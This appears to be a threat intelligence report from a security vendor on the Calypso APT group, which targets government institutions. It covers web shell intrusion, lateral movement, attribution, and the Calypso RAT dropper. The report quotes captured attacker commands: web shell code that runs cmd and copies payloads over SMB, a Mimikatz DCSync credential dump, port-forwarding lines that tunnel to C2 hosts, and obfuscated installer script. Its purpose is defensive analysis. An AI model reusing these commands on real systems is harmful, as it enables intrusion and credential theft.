Calypso APT: new group attacking state institutions

ptsecurity.com/ww-en/analytics/calypso-apt-2019/

Positive Technologies

Contents

Calypso APT


The PT Expert Security Center first took note of Calypso in March 2019 during threat hunting. Our specialists collected multiple samples of malware used by the group. They have also identified the organizations hit by the attackers, as well as the attackers' C2 servers.

Our data indicates that the group has been active since at least September 2016. The primary goal of the group is theft of confidential data. Main targets are governmental institutions in Brazil, India, Kazakhstan, Russia, Thailand, and Turkey.

Our data gives reason to believe that the APT group is of Asian origin [1].

Initial infection vector


The attackers accessed the internal network of a compromised organization by using an ASPX web shell. They uploaded the web shell by exploiting a vulnerability or, alternately, guessing default credentials for remote access. We managed to obtain live traffic between the attackers and the web shell.



```
46.166.129.241      [redacted]          HTTP     1027 POST /images/aspnet.aspx HTTP/1.1  (application/x-www-form-urlencoded)
[redacted]          46.166.129.241      TCP        64 80 → 50452 [ACK] Seq=1 Ack=1267 Win=65535 Len=0
                    46.166.129.241      HTTP      358 HTTP/1.1 200 OK  (text/html)
```

Figure 1. Part of the recorded traffic
The traffic indicates the attackers connected from IP address 46.166.129.241. That host contains domain tv.teldcomtv.com, the C2 server for the group's trojan. Therefore the hackers use C2 servers not only to control malware, but also to access hosts on compromised infrastructures.

The attackers used the web shell to upload utilities [2] and malware, [3] execute commands, and distribute malware inside the network. Examples of commands from the traffic are demonstrated in the following screenshot.



```
var c=new System.Diagnostics.ProcessStartInfo('cmd');var e=new
System.Diagnostics.Process();var
out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.Redire
ctStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments='/c cd
/d c:\\inetpub\\wwwroot\\&quser&echo [S]&cd&echo
[E]';e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.R
eadToEnd()+EI.ReadToEnd());

var c=new System.Diagnostics.ProcessStartInfo('cmd');var e=new
System.Diagnostics.Process();var
out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.Redire
ctStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments='/c cd
/d C:\\Inetpub\\wwwroot\\&cd C:\\RECYCLER\\&echo [S]&cd&echo
[E]';e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.R
eadToEnd()+EI.ReadToEnd());

var P:String='C:\\RECYCLER\\1.rar';var Z:String=Request.Item["z1"];var B:byte[]=new
byte[Z.Length/2];for(var
i=0;i<Z.Length;i+=2){B[i/2]=byte(Convert.ToInt32(Z.Substring(i,2),16));}var
fs:System.IO.FileStream=new
System.IO.FileStream(P,System.IO.FileMode.Create);fs.Write(B,0,B.Length);fs.Close();R
esponse.Write("1");

var c=new System.Diagnostics.ProcessStartInfo('cmd');var e=new
System.Diagnostics.Process();var
out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.Redire
ctStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments='/c cd
/d C:\\RECYCLER\\&net use \\\\192.168.20.132\\ipc$ [redacted]\\r.root&echo
[S]&cd&echo
[E]';e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.R
eadToEnd()+EI.ReadToEnd());

var c=new System.Diagnostics.ProcessStartInfo('cmd');var e=new
System.Diagnostics.Process();var
out:System.IO.StreamReader,EI:System.IO.StreamReader;c.UseShellExecute=false;c.Redire
ctStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;c.Arguments='/c cd
/d C:\\RECYCLER\\&copy 1.rar \\\\192.168.20.132\\c$\\windows\\temp\\&echo [S]&cd&echo
[E]';e.Start();out=e.StandardOutput;EI=e.StandardError;e.Close();Response.Write(out.R
eadToEnd()+EI.ReadToEnd());
```

Figure 2. Commands sent to the web shell


Lateral movement

The group performed lateral movement by using the following publicly available utilities and exploits:

- SysInternals
- Nbtscan
- Mimikatz
- ZXPortMap
- TCP Port Scanner
- Netcat
- QuarksPwDump
- WmiExec
- EarthWorm
- OS_Check_445
- DoublePulsar
- EternalBlue
- EternalRomance

On compromised computers, the group stored malware and utilities in either C:\RECYCLER or C:\ProgramData. The first option was used only on computers with Windows XP or Windows Server 2003 with NTFS on drive C.

The attackers spread within the network either by exploiting vulnerability MS17-010 or by using stolen credentials. In one instance, 13 days after the attackers got inside the network, they used DCSync and Mimikatz to obtain the Kerberos ticket of the domain administrator, "passing the ticket" to infect more computers.



```
c:\programdata\vmp.exe "privilege::debug" "log" "lsadump::dcsync /domain:[redacted]
/user:[redacted]lm.admin /dc:AL[redacted]" exit
```

Figure 3. Obtaining account data via DCSync
Use of such utilities is common for many APT groups. Most of those utilities are legitimate ones used by network administrators. This allows the attackers to stay undetected longer.

Attribution


In one attack, the group used Calypso RAT, PlugX, and the Byeby trojan. Calypso RAT is malware unique to the group and will be analyzed in detail in the text that follows.

PlugX has traditionally been used by many APT groups of Asian origin. Use of PlugX in itself does not point to any particular group, but is overall consistent with an Asian origin.

The Byeby trojan [4] was used in the SongXY malware campaign back in 2017. The version used now is modified from the original. The group involved in the original campaign is also of Asian origin. It performed targeted attacks on defense and government-related targets in

Russia and the CIS countries. However, we did not find any clear-cut connection between the two campaigns.


When we analyzed the traffic between the attackers' server and the web shell, we found that the attackers used a non-anonymous proxy server. The X-Forwarded-For header passed the attackers' IP address (36.44.74.47). This address would seem to be genuine (more precisely, the first address in a chain of proxy servers).



```
POST /images/aspnet.aspx HTTP/1.1
X-Forwarded-For: 36.44.74.47
Referer: http://[redacted]/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Host: [redacted]
Content-Length: 965
Cache-Control: no-cache
```

Figure 4. Headers of requests to the web shell

The IP address belongs to China Telecom. We believe the attackers could have been careless and set up the proxy server incorrectly, thus disclosing their real IP address. This is the first piece of evidence supporting the Asian origins of the group.



36.44.74.47

Basic Information


Network	CHINANET-BACKBONE — No.31,Jin-rong Street, CN (CN)
Routing	36.44.0.0/15 via AS4134
Protocols	no publicly accessible services

We haven't found any publicly accessible services on this host or the host is on our blacklist.

Figure 5. Information on the discovered IP address

The attackers also left behind a number of system artifacts, plus traces in utility configurations and auxiliary scripts. These are also indicative of the group's origin.


For instance, one of the DoublePulsar configuration files contained external IP address 103.224.82.47, presumably for testing. But all other configuration files contained internal addresses.



```
<t:parameter name="TargetIp" description="Target IP Address" type="IPv4"
format="Scalar" valid="true">
<t:value>103.224.82.47</t:value>
</t:parameter>
<t:parameter name="TargetPort" description="Port used by the SMB service for exploit
connection" type="TcpPort" format="Scalar" valid="true">
<t:default>445</t:default>
<t:value>321</t:value>
</t:parameter>
```

Figure 6. IP address found in the DoublePulsar configuration

This IP address belongs to a Chinese provider, like the one before, and it was most likely left there due to the attackers' carelessness. This constitutes additional evidence of the group's Asian origins.




IP Information for 103.224.82.47

− Quick Stats

IP Location	China Lingshan 2 Of Group 1 Lingshan
ASN	AS55933 CLOUDIE-AS-AP Cloudie Limited, HK (registered Dec 10, 2010)
Whois Server	whois.apnic.net
IP Address	103.224.82.47

Figure 7. Information on the discovered IP address

We also found BAT scripts that launched ZXPortMap and EarthWorm for port forwarding. Inside we found network indicators www.sultris.com and 46.105.227.110.



```
#ZxPortMap
vmwared.exe 21 46.105.227.110 53
#EarthWorm
cryptsocket.exe -s lcx_tran -l 21 -f www.sultris.com -g 53
```

Figure 8. Network indicators found in the BAT scripts

The domain in question was used for more than just tunneling: it also served as C2 server for the PlugX malware we found on the compromised system. As already mentioned, PlugX is traditionally used by groups of Asian origin, which constitutes yet more evidence.

Therefore we can say that the malware and network infrastructure used all point to the group having an Asian origin.

Analyzing Calypso RAT malicious code

The structure of the malware and the process of installing it on the hosts of a compromised network look as follows:




Dropper
Installation BAT script
Deletion of previous versions
Extraction and saving of files
Persistence
Deletion of dropper and clearing of %TEMP%
CAB archive
Save to disk

Figure 9. Malware structure and installation process

Dropper


The dropper extracts the payload as an installation BAT script and CAB archive, and saves it to disk. The payload inside the dropper has a magic header that the dropper searches for. The following figure shows an example of the payload structure.



```
1:6800h: A1 78 45 1F BD 73 AF 10 43 3C 83 01 1D A0 DD 4C  ¡xE.½s¯.C<ƒ.. ÝL
1:6810h: EB 74 A1 9E 3B EA C9 39 F0 BD 58 CF 33 3C 83 01  ët¡ž;êÉ9ð½XÏ3<ƒ.
1:6820h: B9 84 06 BA 42 3C 3E C9 1F 5B 49 D2 79 1C 89 37  ¹„.ºB<>É.[IÒy.‰7
```

Figure 10. Structure of the payload hard-coded in the dropper

The dropper encrypts and decrypts data with a self-developed algorithm that uses CRC32 as a pseudorandom number generator (PRNG). The algorithm performs arithmetic (addition and subtraction) between the generated data and the data that needs to be encrypted or decrypted.




```
if ( isEncrypt )
{
  lkeySeed = GetTickCount();
  *(_DWORD *)pEncryptedData = lkeySeed;
}
else
{
  lkeySeed = *(_DWORD *)pEncryptedData;
}
result = GetCrc32_NotFinal(keySeed, &lkeySeed, 4);
key_i = result;
for ( i = 0; i < szData; ++i )
{
  key_i = GetCrc32_NotFinal(key_i, &i, 4);
  if ( isEncrypt )
    pEncryptedData[i + 4] = key_i + pDecryptedData[i];
  else
    pDecryptedData[i] = pEncryptedData[i + 4] - key_i;
  result = i + 1;
}
```

Figure 11. Dropper with original encryption and decryption algorithm
Now decrypted, the payload is saved to disk at %ALLUSERSPROFILE;\TMP_%d%d, where the last two numbers are replaced by random numbers returned by the rand() function. Depending on the configuration, the CAB archive contains one of three possibilities: a DLL and encrypted shellcode, a DLL with encoded loader in the resources, or an EXE file. We were unable to detect any instances of the last variant.

Installation BAT script

The BAT script is encoded by substitution from a preset dictionary of characters; this dictionary is initialized in a variable in the installation script.




```
@set "fxltjs=erwVFZpigkmQtfvosAYNKITquxaWSLXzbHjdlEJcnGyRUhMCBDOP"

%fxltjs:~43,1%%fxltjs:~37,1%%fxltjs:~46,1% %fxltjs:~51,1%%fxltjs:~26,1%%fxltjs:~39,1%%fxltjs:~9,1%%fxltjs:~0,1%%fxltjs:~1,1%
%fxltjs:~47,1%%fxltjs:~15,1%%fxltjs:~40,1%%fxltjs:~13,1%%fxltjs:~7,1%%fxltjs:~8,1%:
```

Figure 12. Example of installation script obfuscation
In the decoded script, we can see comments hinting at the main functions of the script:

- REM Goto temp directory & extract file (go to TEMP directory and extract files there)
- REM Uninstall old version (uninstall the old version)
- REM Copy file (copy file)
- REM Run pre-install script (run the installation BAT script)
- REM Create service (create a service launching the malware at system startup)
- REM Create Registry Run (create value in the registry branch for autostart)

